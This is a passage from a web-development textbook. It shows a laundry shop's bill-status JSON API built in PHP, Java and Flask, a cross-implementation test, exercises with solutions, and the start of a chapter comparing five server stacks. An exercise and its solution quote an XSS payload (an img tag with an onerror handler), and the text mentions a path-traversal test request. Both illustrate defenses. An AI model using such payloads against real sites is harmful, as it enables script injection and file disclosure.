Server-Sent Events (SSE)	One long-lived HTTP response in which the server writes events; `EventSource` in the browser	Near-instant, one way, plain HTTP	Feeds, notifications
WebSockets (SignalR in .NET)	A two-way connection upgraded from HTTP	Instant, both ways; the server keeps connections	Chat, collaboration, games; Blazor Server runs on SignalR

For the Laundry, polling every ten seconds is right: the change happens once or twice in a bill's life, ten seconds of delay harms nobody, and it works through every proxy and on every phone.

9.11 The Same Feature in PHP

The PHP track answers the same three addresses — `GET /api/status`, `GET /api/queue`, `POST /api/bills/{id}/advance` — with PHP 8 and PDO on a copy of `laundry.db`, and serves the same front-end files from `public/`. PHP's built-in server (Chapter 5) runs a **router script**, **Listing 9.46**, for every request; the script answers, or returns `false` to let the server send a file.

Listing 9.46 `php/router.php`. Requests outside `/api/` fall through to the static files; the API addresses are matched by method and path; a `Problem` becomes a JSON error with its status, any other exception a 500 whose details go only to the log.

```
<?php
// router.php - the front door for PHP's built-in server:
//     php -S 127.0.0.1:8920 -t public router.php
// Existing files in public/ (status.html, js/, css/, img/) are sent as they are; /api/...
is answered here.
declare(strict_types=1);

require __DIR__ . '/src/LaundryStatus.php';

$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
if ($path === '/') {
    header('Location: /status.html');
    return true;
}
if (!str_starts_with($path, '/api/')) {
    return false;                                   // let the built-in server send the
file
}

function send_json(int $status, array $data): void
{
    http_response_code($status);
    header('Content-Type: application/json; charset=utf-8');
    echo json_encode($data, JSON_UNESCAPED_UNICODE | JSON_UNESCAPED_SLASHES);
}

$dbPath = getenv('LAUNDRY_DB') ?: __DIR__ . '/../data/laundry.db';
$method = $_SERVER['REQUEST_METHOD'];

try {
    $laundry = new LaundryStatus(new PDO('sqlite:' . $dbPath));

    if ($method === 'GET' && $path === '/api/status') {
        [$etag, $data] = $laundry->lookUp($_GET['bill'] ?? null, $_GET['phone'] ?? null);
        header('ETag: ' . $etag);
        header('Cache-Control: no-cache');
        if (($_SERVER['HTTP_IF_NONE_MATCH'] ?? '') === $etag) {
            http_response_code(304);                // nothing new: no body at all
            return true;
        }
        send_json(200, $data);
    } elseif ($method === 'GET' && $path === '/api/queue') {
        send_json(200, $laundry->queue($_GET['outlet'] ?? null));
    } elseif ($method === 'POST' && preg_match('#^/api/bills/([A-Za-z0-9]+)/advance$#',
$path, $m)) {
        if (!str_starts_with($_SERVER['CONTENT_TYPE'] ?? '', 'application/json')) {
            throw new Problem(415, 'unsupported_media_type', 'Send the request as
application/json.');
        }
        send_json(200, $laundry->advance($m[1]));
```

Listing 9.46 (Continued) *php/router.php. Requests outside /api/ fall through to the static files; the API addresses are matched by method and path; a Problem becomes a JSON error with its status, any other exception a 500 whose details go only to the log.*

```
    } else {
        throw new Problem(404, 'not_found', 'No such address.');
    }
} catch (Problem $p) {
    send_json($p->status, $p->body());
} catch (Throwable $e) {
    error_log((string) $e);                        // the details go to the log, not the
visitor
    send_json(500, ['error' => ['code' => 'server_error', 'message' => 'Something went
wrong on our side.']]);
}
return true;
```

The status branch is `OnGetLive` again: look up, set `ETag` and `Cache-Control`, compare with `$_SERVER['HTTP_IF_NONE_MATCH']`, answer 304 or the JSON. The advance branch adds a check the Razor track does not need: the request must be `application/json`, or it is refused with **415 Unsupported Media Type**. That is this track's CSRF defense: another site can make a browser post a *form*, but forms are sent as `application/x-www-form-urlencoded`, `multipart/form-data` or `text/plain`; sending `application/json` across sites requires a preflight permission that the server never grants. **Listing 9.47** is the look-up.

Listing 9.47 `lookUp` in `php/src/LaundryStatus.php`: the phone is reduced to digits, bill and phone are checked together in one prepared statement, and one 404 answers both an unknown bill and a wrong phone.

```
    /** @return array{0: string, 1: array} the ETag and the customer's view of one bill */
    public function lookUp(?string $billId, ?string $phone): array
    {
        $billId = strtoupper(trim($billId ?? ''));
        $digits = preg_replace('/\D/', '', $phone ?? '');
        if ($billId === '' || $digits === '') {
            throw new Problem(400, 'bad_request', 'Give the bill number and the phone
number.');
        }
        $st = $this->db->prepare(
            "SELECT 1 FROM Bill b JOIN Customer c ON c.id = b.Customer_id
              WHERE b.id = ? AND REPLACE(REPLACE(c.phone, '-', ''), ' ', '') = ?");
        $st->execute([$billId, $digits]);
        if ($st->fetch() === false) {        // unknown bill or wrong phone: the same
answer
            throw new Problem(404, 'not_found', 'No bill found for this number and
phone.');
        }
        $row = $this->bill($billId);
        $st = $this->db->prepare(
            'SELECT status, changed_at FROM StatusLog WHERE Bill_id = ? ORDER BY
changed_at, id');
        $st->execute([$billId]);
        $history = array_map(fn($h) => ['status' => $h['status'],
            'text' => self::EVENT_WORDS[$h['status']], 'at' => $h['changed_at']], $st-
>fetchAll());
        return [self::version($row), [
            'bill_id' => $row['id'],
            'status' => $row['status'],
            'status_text' => self::billWords($row['status'], $row['finished']),
            'arrived' => $row['arrived'],
            'finished' => $row['finished'],
            'departed' => $row['departed'],
            'promised' => self::promised($row['arrived'], $row['Service_id']),
            'service' => $row['service'],
            'unit' => (int) $row['unit'],
            'quantity' => self::quantity((int) $row['unit'], $row['service']),
            'payment' => (int) $row['payment'],
            'balance' => (int) ($row['payment'] - $row['paid']),
            'outlet' => ['name' => $row['outlet_name'], 'phone' => $row['outlet_phone']],
            'history' => $history,
        ]];
    }
```

One answer for both cases matters: if “no such bill” and “wrong phone” differed, anyone could discover which bill numbers exist. Because PHP keeps nothing between requests, the demo clock counts from `LAUNDRY_STARTED`, which `run.sh` (or `run.ps1`) sets. Start the track with `cd php` and `./run.sh` (Windows: `.\run.ps1`), and open `http://127.0.0.1:8920/status.html`.

9.12 The Same Feature in Java

The Java track uses the JDK’s `com.sun.net.httpserver.HttpServer`, as Chapter 7 did, with JDBC and the SQLite driver in `lib/`; no build tool or container is needed. **Listing 9.48** answers the three API addresses.

Listing 9.48 `api` in `java/src/laundry/LiveStatusServer.java`. One connection per request, closed by try-with-resources; the ETag and 304 by hand, with `sendResponseHeaders(304, -1)`, where `-1` means “no body”.

```
    static void api(HttpExchange ex) throws IOException {
        String path = ex.getRequestURI().getPath();
        String method = ex.getRequestMethod();
        Map<String, String> query = query(ex.getRequestURI().getRawQuery());
        try (Connection db = DriverManager.getConnection(dbUrl)) {
            LaundryStatus laundry = new LaundryStatus(db);
            Matcher m = ADVANCE.matcher(path);
            if (method.equals("GET") && path.equals("/api/status")) {
                Object[] answer = laundry.lookUp(query.get("bill"), query.get("phone"));
                String etag = (String) answer[0];
                ex.getResponseHeaders().set("ETag", etag);
                ex.getResponseHeaders().set("Cache-Control", "no-cache");
                if (etag.equals(ex.getRequestHeaders().getFirst("If-None-Match"))) {
                    ex.sendResponseHeaders(304, -1);                // nothing new: no
body at all
                    ex.close();
                    return;
                }
                send(ex, 200, Json.write(answer[1]));
            } else if (method.equals("GET") && path.equals("/api/queue")) {
                send(ex, 200, Json.write(laundry.queue(query.get("outlet"))));
            } else if (method.equals("POST") && m.matches()) {
                String type = ex.getRequestHeaders().getFirst("Content-Type");
                if (type == null || !type.startsWith("application/json")) {
                    throw new LaundryStatus.Problem(415, "unsupported_media_type",
                            "Send the request as application/json.");
                }
                send(ex, 200, Json.write(laundry.advance(m.group(1))));
            } else {
                throw new LaundryStatus.Problem(404, "not_found", "No such address.");
            }
        } catch (LaundryStatus.Problem p) {
            send(ex, p.status, Json.write(p.body()));
        } catch (Exception e) {
            e.printStackTrace();                                    // details to the log
only
            send(ex, 500, "{\"error\":{\"code\":\"server_error\",\"message\":\"Something
went wrong on our side.\"}}");
        }
    }
```

The five steps and the refusals are the same. The JDK has no JSON library, so a sixty-line `Json.java` writes maps, lists, strings and numbers and escapes what JSON requires; a real project would use Jackson. `LaundryStatus.java` builds every JSON object as a `LinkedHashMap`, so fields come out in the order of **Table 9.2**. The static handler refuses any path leading outside `static/`; the build's test asked for `/../data/laundry.db` and received 404. Start with `cd java` and `./run.sh` (Windows: `run.bat` or `.\run.ps1`), and open `http://127.0.0.1:8930/status.html`.

9.13 The Same Feature in Python

Flask does most of the work, so **Listing 9.49** is the whole web part.

Listing 9.49 `python/app.py`: the three JSON addresses in Flask. The static folder is served at the root, so the front-end files need no routes; one error handler turns every `Problem` into a JSON error.

```python
"""app.py - the live bill status in Flask (Chapter 9, Python track).

Run:  python app.py        then open http://127.0.0.1:8940/status.html
The static folder holds the very same status.html, counter.html and JavaScript as the
PHP and Java tracks; this file only has to answer the three JSON addresses.
"""
import os
from pathlib import Path

from flask import Flask, g, jsonify, request

import laundry_status as ls

HERE = Path(__file__).resolve().parent
DB_PATH = os.environ.get("LAUNDRY_DB", str(HERE.parent / "data" / "laundry.db"))

app = Flask(__name__, static_folder="static", static_url_path="")
app.json.ensure_ascii = False          # "Rp", "&" and accents travel as themselves
app.json.sort_keys = False             # keep the field order of api.md

def db():
    if "db" not in g:
        g.db = ls.connect(DB_PATH)
    return g.db

@app.teardown_appcontext
def close_db(_error):
    con = g.pop("db", None)
    if con is not None:
        con.close()

@app.errorhandler(ls.Problem)
def problem(p):
    return jsonify(p.body()), p.status

@app.get("/")
def home():
    return app.send_static_file("status.html")
```

Listing 9.49 (Continued) *python/app.py: the three JSON addresses in Flask. The static folder is served at the root, so the front-end files need no routes; one error handler turns every Problem into a JSON error.*

```
@app.get("/api/status")
def status():
    etag, data = ls.look_up(db(), request.args.get("bill"), request.args.get("phone"))
    if request.headers.get("If-None-Match") == etag:
        return "", 304, {"ETag": etag}                  # nothing new: no body at all
    response = jsonify(data)
    response.headers["ETag"] = etag
    response.headers["Cache-Control"] = "no-cache"
    return response

@app.get("/api/queue")
def queue():
    return jsonify(ls.queue(db(), request.args.get("outlet")))

@app.post("/api/bills/<bill_id>/advance")
def advance(bill_id):
    if not request.is_json:             # a plain HTML form cannot send JSON: a simple CSRF
guard
        raise ls.Problem(415, "unsupported_media_type", "Send the request as
application/json.")
    return jsonify(ls.advance(db(), bill_id))

if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(os.environ.get("PORT", 8940)))
```

`ensure_ascii = False` keeps `&` and accented letters as themselves; `sort_keys = False` keeps the contract's order; the connection lives in `g` for one request; `request.is_json` is the same CSRF guard as in PHP and Java. The rules are in `laundry_status.py`, which imports nothing from Flask and can be tested without a server; **Listing 9.50** is its look-up.

Listing 9.50 `look_up` in `python/laundry_status.py`. The dictionary is the JSON of **Table 9.2**, field for field; `version(row)` computes the ETag of Equation (9.5).

```
def look_up(con, bill_id, phone):
    """The customer's view of one bill, or Problem 404. Bill number AND phone must
match."""
    bill_id = (bill_id or "").strip().upper()
    digits = re.sub(r"\D", "", phone or "")
    if not bill_id or not digits:
        raise Problem(400, "bad_request", "Give the bill number and the phone number.")
    owner = con.execute(
        """SELECT 1 FROM Bill b JOIN Customer c ON c.id = b.Customer_id
            WHERE b.id = ? AND REPLACE(REPLACE(c.phone, '-', ''), ' ', '') = ?""",
        (bill_id, digits)).fetchone()
    if owner is None:        # unknown bill or wrong phone: the same answer, on purpose
        raise Problem(404, "not_found", "No bill found for this number and phone.")
    row = _bill(con, bill_id)
    history = con.execute(
        "SELECT status, changed_at FROM StatusLog WHERE Bill_id = ? ORDER BY changed_at,
id",
        (bill_id,)).fetchall()
    return version(row), {
        "bill_id": row["id"],
        "status": row["status"],
        "status_text": bill_words(row["status"], row["finished"]),
        "arrived": row["arrived"],
        "finished": row["finished"],
        "departed": row["departed"],
        "promised": promised(row["arrived"], row["Service_id"]),
        "service": row["service"],
        "unit": row["unit"],
        "quantity": quantity(row["unit"], row["service"]),
        "payment": int(row["payment"]),
        "balance": int(row["payment"] - row["paid"]),
        "outlet": {"name": row["outlet_name"], "phone": row["outlet_phone"]},
        "history": [{"status": h["status"], "text": EVENT_WORDS[h["status"]], "at":
h["changed_at"]}
                    for h in history],
    }
```

Install Flask once (`python -m pip install Flask`), start with `cd python` and `python app.py` (macOS/Linux: `python3`), and open `http://127.0.0.1:8940/status.html`.

9.14 One Contract, Four Servers

The chapter's claim is that the browser does not care which server answers, as long as the contract of **Table 9.2** is kept. `tests/check_tracks.py` tests it: it starts each server in turn on fresh data with the clock frozen, asks each the same questions — right phone, wrong phone, unknown bill, empty input, the same ETag again, a path outside the static folder, a post without JSON or without the token, the queue, *Mark finished*, *Hand over* with money owed and without, the status afterwards — stops it, and compares the four first answers after parsing. **Listing 9.51** is the end of its output; all 96 checks are in `VERIFIED.md`.

Listing 9.51 The end of the real output of `tests/check_tracks.py` (earlier sections and fourteen lines of the ASP.NET section left out where marked). The last block compares the parsed JSON of all four tracks: identical.

```
== aspnet: ASP.NET Core Razor Pages (port 8910) ==
  ok    price list lists 12 services
  ok    status 200 for B2952 + right phone   (200)
  ok    ETag is "B2952-1-1"   ("B2952-1-1")
  …
  ok    page handler and minimal API give the same JSON
  ok    POST /Status without a token -> 400 (antiforgery)   (400)
  ok    POST /Status with the token: the server draws the answer (no JavaScript needed)
  ok    counter page carries an antiforgery token
  ok    POST without the token -> 400   (400)
  ok    queue of O03 has 10 open bills   (10)
  ok    advance B2952 -> finished
({"bill_id":"B2952","status":"finished","status_text":"Ready for pickup","arrived)
  ok    advance again -> 409, Rp 20.000 open
({"error":{"code":"conflict","message":"B2952: balance Rp 20.000 open. Record the payment
f)
  ok    B2403 (paid) -> departed
  ok    B2403 again -> 409 already collected
  ok    old ETag now -> 200, new ETag "B2952-2-1"
  ok    status_text Ready for pickup, 2 history rows
  ok    finished time is the shop clock   (2026-09-30 21:00:00)

== one contract, four servers ==
  ok    python answered exactly the same JSON as python
  ok    php answered exactly the same JSON as python
  ok    java answered exactly the same JSON as python
  ok    aspnet answered exactly the same JSON as python

ALL CHECKS PASSED
```

Table 9.17 sets the four implementations side by side.

Table 9.17 The live bill status in four languages. The vocabulary differs; the jobs — route, look up, version, compare, answer — are the same in every column.

Job	Razor Pages (C#)	PHP 8	Java (JDK HttpServer)	Python (Flask)
Start, port	`dotnet run`, 8910	`php -S … router.php`, 8920	`java … LiveStatusServer`, 8930	`python app.py`, 8940
Status address	`/Status?handler=Live`, `/api/status`	`/api/status`	`/api/status`	`/api/status`
Route to code	file under `Pages/` + handler; `MapGet`	`router.php`	`createContext`	`@app.get`, `@app.post`
JSON out	`JsonResult`, `Results.Json`	`json_encode`	hand-written `Json.write`	`jsonify`
Data	CSV in memory (SQLite with one package)	PDO + SQLite	JDBC + SQLite	`sqlite3`
CSRF defense	antiforgery token, automatic	JSON required (415)	JSON required (415)	JSON required (415)
Front end	`Status.cshtml` + `live-status.js`	`status.html` + `live-status.js`	the same	the same

The test also confirmed that `live-status.js`, `counter.js` and `site.css` have the same SHA-256 digest in all five places they are stored.

> **THE KEY INSIGHT.** Once the browser asks for *data* instead of pages, front end and back end are joined only by a contract: a few addresses, a few status codes and the shape of the JSON. Either side can be rewritten, in any language, without the other noticing. That is the real legacy of Ajax, and why the Laundry's API document matters more than any one implementation of it.

9.15 Profitina in Practice

Profitina is an AI-visibility platform built in Surabaya and live at `app.profitina.com`. It measures how ready a brand's website is to be *cited by AI answer engines* — Generative Engine Optimization, GEO — and helps fix what it finds. It is a Python application on FastAPI and PostgreSQL with a local Qwen2.5 model; no part of it is .NET, yet the ideas of this chapter are at work in it, because they are ideas about the browser and HTTP rather than about one framework.

A page that asks for data, not pages. The user's dashboard — notifications, followed channels, rank, recent activity — is drawn from **one** JSON call, `GET /api/me/dashboard`, and every item links to its own section: the middle column of **Table 9.3**.

Push where polling would be wrong. The real-time community feed must show every new post to many readers within a moment, all day; polling by Equation (9.6) would be slow and costly, so it uses **Server-Sent Events**, the third row of **Table 9.16**. The "N new" counters on followed channels are quieter cousins of the Laundry's status badge.

Optimistic updates. When a user posts, the composer clears and the post appears at once, before the server answers; if sending fails, the text is restored. It is the counter's disabled button taken one step further: assume success, repair on failure.

Escaping without exception, and personal data as law. Text written by one user is shown to others as text — the rule of `textContent` and Razor's `@` — and links in posts are screened. A status check that reveals no name and gives one answer for "no such bill" and "wrong phone" is the Laundry's small version of the data-minimization duties Profitina meets under UU PDP No. 27/2022 [6].

The runnable case study is always **Profitina Laundry**, never the real product. What carries across is the shape: a contract of addresses and JSON, a version label that makes "nothing new" cheap, text never interpreted as markup, and a choice between asking and being told.

9.16 Common Mistakes, and How to Avoid Them

Installing the runtime instead of the SDK. `dotnet new` does not exist. Install the SDK (**Table 9.8**) and check with `dotnet --list-sdks`.

Mixing up the .NET Framework and .NET. Web Forms examples will not run on .NET 10, and ASP.NET Core does not run on the .NET Framework. Check what an example targets.

Forgetting `@page`, or misnaming a handler. A `.cshtml` file without `@page` answers 404; `OnPostSave` runs only for `POST …?handler=Save`.

`@Html.Raw` or `innerHTML` with data you did not write. Both switch encoding off; one bad value becomes a script in someone else's browser. Use `@` and `textContent`.

Posting from a script without the antiforgery token. Razor Pages answers 400. Put `@Html.AntiForgeryToken()` in the page and send the `RequestVerificationToken` header (**Listing 9.44**).

Parsing numbers with the machine's culture. On an Indonesian computer `decimal.Parse("2.1")` is 21. Fix the culture (**Listing 9.37**) or use `CultureInfo.InvariantCulture`.

Forgetting `event.preventDefault()`. The form submits normally, the page reloads, and the Ajax code seems to do nothing.

Polling too often, or forever. Each open page costs $3600/T$ requests an hour (Equation (9.6)). Stop on errors and when done, pause hidden tabs, back off after failures.

An ETag that does not change when the data does. Clients keep a stale answer forever. Derive it from everything the answer contains (Equation (9.5)) and test that it changes (**Listing 9.51**).

Letting the browser cache hide the 304. With the default cache mode `fetch` may turn a 304 into a 200 with the stored body. Use `cache: "no-store"` when the script manages versions.

Different answers for "no such record" and "wrong secret", or personal data in the address bar. The first reveals which bill numbers exist; the second leaks into history and logs.

Showing the Development error page in production. Never run a public server with `ASPNETCORE_ENVIRONMENT=Development`.

9.17 Chapter Summary

A rich internet application behaves like a desktop program in the browser (**Figure 9.1**). The plugins that once made that possible are all gone (**Table 9.1**, **Figure 9.5**); HTML5 and its neighbors remain (**Figure 9.6**).

Ajax asks for data in the background and changes part of the page (**Figure 9.7**, **Figure 9.8**), with logic mostly on the server or mostly in the browser (**Figure 9.9**, **Figure 9.11**). `XMLHttpRequest` (**Listing 9.4**) became `fetch()` (**Listing 9.6**), XML became JSON (**Table 9.2**), and server-rendered pages with Ajax are the sensible default (**Figure 9.16**, **Table 9.3**).

.NET is a runtime, a class library and languages (**Figure 9.17**). ASP.NET went from Web Forms through MVC to ASP.NET Core and one .NET (**Figure 9.19**, **Figure 9.20**); **.NET 10** is the LTS until November 2028 (**Table 9.6**).

Razor Pages: `dotnet new webapp` and `dotnet run` (**Listing 9.9**, **Listing 9.10**); `Program.cs` registers services and builds the middleware pipeline (**Listing 9.12**, **Figure 9.26**); a page is `@page` markup plus a page model with handlers (**Table 9.9**, **Table 9.11**). Razor encodes everything it prints (**Table 9.10**); binding, validation and tag helpers make forms, with the antiforgery token added and checked automatically (**Listing 9.22**).

Web Forms built pages from server controls with postbacks and view state (**Figure 9.23**); each idea has a modern form (**Table 9.15**).

The live bill status applies the shop's rules (Equation (9.3), Equation (9.4)), labels answers with ETags (Equation (9.5)), serves HTML to people and JSON to scripts from one page model (**Listing 9.38**), and polls politely (**Listing 9.41**, **Figure 9.27**) at a cost of Equation (9.6). **Four servers kept one contract** (**Listing 9.51**, **Table 9.17**).

The Razor Pages documentation [18], the Razor reference [14] and Lock's book [19] are the companions for ASP.NET Core; Garrett's essay [3], the Fetch [4] and HTML [2] standards, RFC 9110 [16] and RFC 8259 [5] for the web side; Microsoft's page life cycle overview [20] for Web Forms; and the Flask [21], PHP [22] and JDK HTTP server [23] documentation for the other tracks.

9.18 Exercises

9.1 Bill B2950 was received at the Wiyung outlet at 2026-09-30 16:26:26 for service S0001, 6 kg, and nothing has been paid. Compute by hand, using Equation (9.2), Equation (9.3), Equation (9.4) and Equation (9.5), its payment, promised time, balance and ETag. Then check with any running track (the phone on the bill is `0817-0000-8341`).

9.2 Using Equation (9.1) and Equation (9.2), price these on the quotation page and say which is refused: (a) 3.4 kg of ironing only (S0003, Rp 6.000 per kg); (b) 2 pairs of shoes (S0011, Rp 45.000 per pair); (c) 1.5 blankets (S0009).

9.3 Predict what Razor sends to the browser for each line, then check by adding them to `Razor.cshtml`: `@kilos * pricePerKg`, `@("<i>fast</i>")`, `owner@profitina-laundry.example`, `@@@kilos`.

9.4 A customer's page has drawn B2952 with ETag `"B2952-1-1"`. The cashier records a second payment of Rp 20.000 (so there are now two payments). What does the next check receive, and what does the page change? What would go wrong if the ETag were computed from the status events alone?

9.5 1,200 customers keep the status page open with $T = 15$ seconds. How many requests per hour and per second does the server receive by Equation (9.6)? How large must T be to keep the load at 20 requests per second?

9.6 At what shop time does bill B2941 (received 2026-09-29 17:45:13, service S0001) become late on the counter page? Start the Flask track with `LAUNDRY_NOW` set one minute before and one minute after, and check the `overdue` field in `/api/queue?outlet=O03`.

9.7 Rewrite this Web Forms fragment as a Razor Pages input class and markup: a text box `txtRack` with a `RequiredFieldValidator` and a `RegularExpressionValidator` whose `ValidationExpression` is `^[A-C](0[1-9]|1[0-9]|20)$` and whose message is "Racks are A01 to C20."

9.8 In `counter.js`, the service cell is written with `textContent`. Suppose a malicious employee renamed a service to `<img src=x onerror=alert(1)>`. What would the counter show with `textContent`, and what would happen if the line used `innerHTML`?

9.9 Send `POST /Counter?handler=Advance&id=B2952` to the Razor Pages track with `curl` and no token; then send `POST /api/bills/B2952/advance` to the PHP track as a form (`curl -d x=1`). What does each answer, and which attack does each refusal prevent?

9.10 Open the Razor Pages status page with JavaScript switched off in the browser (in Chrome: Settings → Privacy and security → Site settings → JavaScript) and check B2952. What happens, and which handler answered? Do the same with the PHP track's `status.html`. Explain the difference and say what the PHP track would need to behave like the Razor one.

9.11 The Laundry API allows at most 10 status checks per minute from one IP address. With $T = 10$ seconds, how many checks does one open page make per minute, and how many pages may one IP address (for example, a family sharing a home router) keep open? Which answer should the server give when the limit is exceeded, and what does `live-status.js` do with it?

9.12 Change the words for `finished` in one track only (for example, `"Ready to collect"` in `laundry_status.py`) and run `tests/check_tracks.py`. Which checks fail, and what does that tell you about where the words of the contract should live?

9.19 Solutions to the Exercises

9.1 Payment $= 6 \times 8000 = 48000$, Rp 48.000. $h(\text{S0001}) = 48$, so promised = 2026-09-30 16:26:26 + 48 h = **2026-10-02 16:26:26**. No payments: balance $= 48000 - 0 = 48000$. One status event (received) and no payments: ETag = `"B2950-1-0"`. The Flask track answered exactly these values, with `status_text` "In process" and `quantity` "6 kg".

9.2 (a) $u = \lceil 3.4 \rceil = 4$, $P = 4 \times 6000 = 24000$: Rp 24.000 for "4 kg". (b) $u = \lceil 2 \rceil = 2$, $P = 2 \times 45000 = 90000$: Rp 90.000 for "2 pairs". (c) Refused: blankets are sold per item and 1.5 is not a whole number, so `OnPost` adds "A whole number of items, for example 2." and redraws the form.

9.3 `@kilos * pricePerKg` prints `5 * pricePerKg`: the implicit expression ends at the space, and everything after it, including the word `pricePerKg`, is plain text. `@("<i>fast</i>")` prints `<i>fast</i>`, so the browser shows the tags as characters. The e-mail address is copied unchanged. `@@@kilos` prints `@5`: `@@` is a literal `@`, then `@kilos` is the variable. (This book's build compiled a page with exactly these four lines and received exactly these four results.)

9.4 The payment adds a `Payment` row, so k_b becomes 2 and the ETag becomes `"B2952-1-2"`. The next check sends `If-None-Match: "B2952-1-1"`, which no longer matches, so it receives 200 with the new JSON: the balance line changes from "Rp 20.000 still to pay" to "Paid in full" (the status text is unchanged, so there is no announcement). If the ETag counted status events only, it would still be `"B2952-1-1"`, the server would answer 304, and the page would show the old balance until the next status change — a stale answer that no amount of waiting would correct.

9.5 $R = 3600 \times 1200/15 = 288000$ requests per hour, $288000/3600 = 80$ per second. For 20 per second, $3600 \times 1200/T \leq 20 \times 3600$, so $T \geq 1200/20 = 60$ seconds.

9.6 Promised = 2026-09-29 17:45:13 + 48 h = 2026-10-01 17:45:13. The counter marks a queued bill late when the shop time is later than that. With `LAUNDRY_NOW="2026-10-01 17:44:13"` the Flask track answers `"overdue":false` for B2941; with `"2026-10-01 17:46:13"` it answers `"overdue":true`, and the counter page shows the time in red with "(late)". (Comparing the texts works because `YYYY-MM-DD HH:MM:SS` sorts in time order.)

9.7 In the input class: a property `public string Rack { get; set; } = "";` with `[Required(ErrorMessage = "Enter a rack.")]` and `[RegularExpression("^[A-C](0[1-9]|1[0-9]|20)$", ErrorMessage = "Racks are A01 to C20.")]`. In the markup: `<label asp-for="Input.Rack"></label> <input asp-for="Input.Rack"> <span asp-validation-for="Input.Rack"></span>`. The handler checks `ModelState.IsValid` as in **Listing 9.20**; the two validators disappear from the markup and become two attributes.

9.8 With `textContent`, the cell shows the characters `<img src=x onerror=alert(1)> · 5 kg` and nothing runs. With `innerHTML`, the browser would create an `img` element, fail to load `x`, and run `alert(1)` — and a real attacker would run something worse, in the browser of every cashier who opened the counter. Encoding on output (Razor's `@`, `textContent`) is the defense; trusting the data because "only employees can edit it" is not.

9.9 The Razor Pages track answers `400 Bad Request`: the antiforgery check failed. It prevents cross-site request forgery — a page on another site cannot read the token from the Laundry's page, so it cannot make a cashier's browser move bills. The PHP track answers `415` with `{"error":{"code":"unsupported_media_type",…}}`: a form post is not JSON. It prevents the same attack by a different route, since another site can make a browser send a form but cannot send `application/json` across sites without a preflight that the server does not approve.

9.10 In the Razor Pages track the form posts the ordinary way to `/Status`; `OnPost` looks the bill up and the markup draws the card on the server. The page works, it just does not update itself — progressive enhancement. In the PHP track, `status.html` is a static file whose form has no `action` and no server-side handler: without the script, submitting reloads `status.html` with the values in the address and shows nothing. To behave like the Razor track, the PHP track would need a PHP page (say `status.php`) that receives the form, calls `lookUp` and prints the card with `htmlspecialchars`, with the form's `action` pointing at it; `live-status.js` would then take over when it can.

9.11 One page makes $60/10 = 6$ checks per minute, so $\lfloor 10/6 \rfloor = 1$ page per IP address stays within the limit; a second open page would exceed it. The server should answer `429 Too Many Requests` with the usual JSON error. `live-status.js` treats every non-`ok` answer as final: it hides the card, shows the message and stops polling. A better design for this case would respect a `Retry-After` header and try again later, or the limit should be raised for conditional requests that end in 304, which cost the server little.

9.12 The build tried exactly this. One check failed, in the Python section: "status_text Ready for pickup, 2 history rows", because after *Mark finished* the Flask track said "Ready to collect". Every other check passed — including the last comparison of the four tracks, because it compares only the *first* answer, in which B2952 is still "In process". Two lessons follow. The words a customer reads are part of the contract, so they belong in the API document and must be tested in every implementation. And a comparison test is only as good as the states it compares: `check_tracks.py` should also compare the four answers *after* the advance, which would have caught the change a second time.

Chapter 10

Three Systems Demonstrated: PHP, JSP, and ASP.NET

By the end of this chapter you will have built the same small piece of Profitina Laundry five times, and you will be able to read any one of the five and point at its twin in the other four. The piece is small on purpose: an employee logs in with a hashed password, looks up customers by name or phone, creates a bill, and opens the bill's own page. It is built in PHP 8 with PDO; in Jakarta Servlets with JSP views, as a web archive for Tomcat; on the web server that ships inside every JDK; in ASP.NET Core Razor Pages on .NET 10; and in Python with Flask. For each one you will know how a request travels from the network to your code and back, how an address such as `/bills/B2954` is turned into a call to a particular function, how the page is drawn from a template, where the login is remembered between requests, how the database is reached, where the settings live, and how the thing is put on a real server — XAMPP and Apache, Tomcat, Kestrel behind IIS, or gunicorn. One test program, written once in Python with nothing but the standard library, is run against every server that can run in this book's build, and it gives every one of them the same eighteen checks. The chapter ends with an honest comparison and a discussion of which system to choose, and why the answer is almost never about the language.

10.1 Where We Left Off

Three chapters of this book each taught one way of putting a program behind a web page. Chapter 3 and Chapter 5 taught PHP: a file that the web server hands to an interpreter, with MySQL behind it through PDO. Chapter 7 taught Java: a class that a servlet container such as Tomcat creates once and calls for every request, with JSP pages as the views. Chapter 9 taught ASP.NET: the Web Forms model of the early 2000s as history, and ASP.NET Core Razor Pages on .NET 10 as the way the same ideas are written today.

Each of those chapters was, necessarily, about one system at a time. That is the right way to learn a system, and the wrong way to understand the web. When you learn one system you cannot tell which of its habits are *the web* and which are *that system*. Is it the web that makes you escape text before putting it into a page, or is it PHP? Is it the web that needs a session cookie, or is it Tomcat? Is a "route" an idea, or a Flask decorator?

This chapter answers those questions by experiment. It builds one feature set five times and puts the five side by side. Where all five do the same thing, that thing is the web, and you should learn it so well that you would do it in a language you have never seen. Where they differ, the difference is a design decision somebody made, and you should know what it buys and what it costs.

Three promises before we start.

Nothing is claimed that did not happen. Four of the five versions ran in this book's build machine and were tested over real HTTP by the same test program; their printed output is quoted exactly. The servlet and JSP version was compiled against the Jakarta Servlet 6.0 API and packaged into a WAR file, but it was not deployed, because Tomcat cannot be downloaded in the

build environment; the chapter says so every time it matters, and shows you the steps you run yourself.

The case is real. The data is the Profitina Laundry sample database of Chapter 5 — three outlets, fourteen employees, 256 customers, 2,953 bills — and the passwords are the PBKDF2 hashes stored in it, the same hashes every Laundry track verifies.

The feature set is identical. Not "roughly the same": the same addresses, the same status codes wherever the frameworks allow, the same messages letter for letter, and the same HTML structure, so that one program can test them all and so that when a difference does appear, it is worth talking about.

10.2 One Feature Set, Five Builds

10.2.1 What we build

The feature set is the smallest slice of the Laundry that still has every part a real web application has: a login, a list with a search, a form that writes to the database, and a page that reads one record. **Table 10.1** is its complete specification. Every version implements exactly these rows and nothing else.

Table 10.1 The complete feature set, the same in every version. A "redirect" is a 302 or a 303 response with a `Location` header; which of the two each system sends is itself one of the chapter's findings.

Method and address	Who may use it	What happens	Answer
`GET /login`	anyone	the login form, with a hidden anti-forgery token	200
`POST /login`	anyone	check e-mail and password against the stored PBKDF2 hash	redirect to `/customers`, or 401 with "Wrong e-mail or password."
`POST /logout`	logged in	forget the login	redirect to `/login`
`GET /customers?q=…`	logged in	customers whose name or phone contains `q`; the count, and the first 20	200
`GET /bills/new`	logged in, not a washer	the new-bill form	200, or 403 for a washer
`POST /bills/new`	logged in, not a washer	check the form; if valid, insert the bill and its first status-log row in one transaction	redirect to `/bills/<id>`, or 422 with the messages
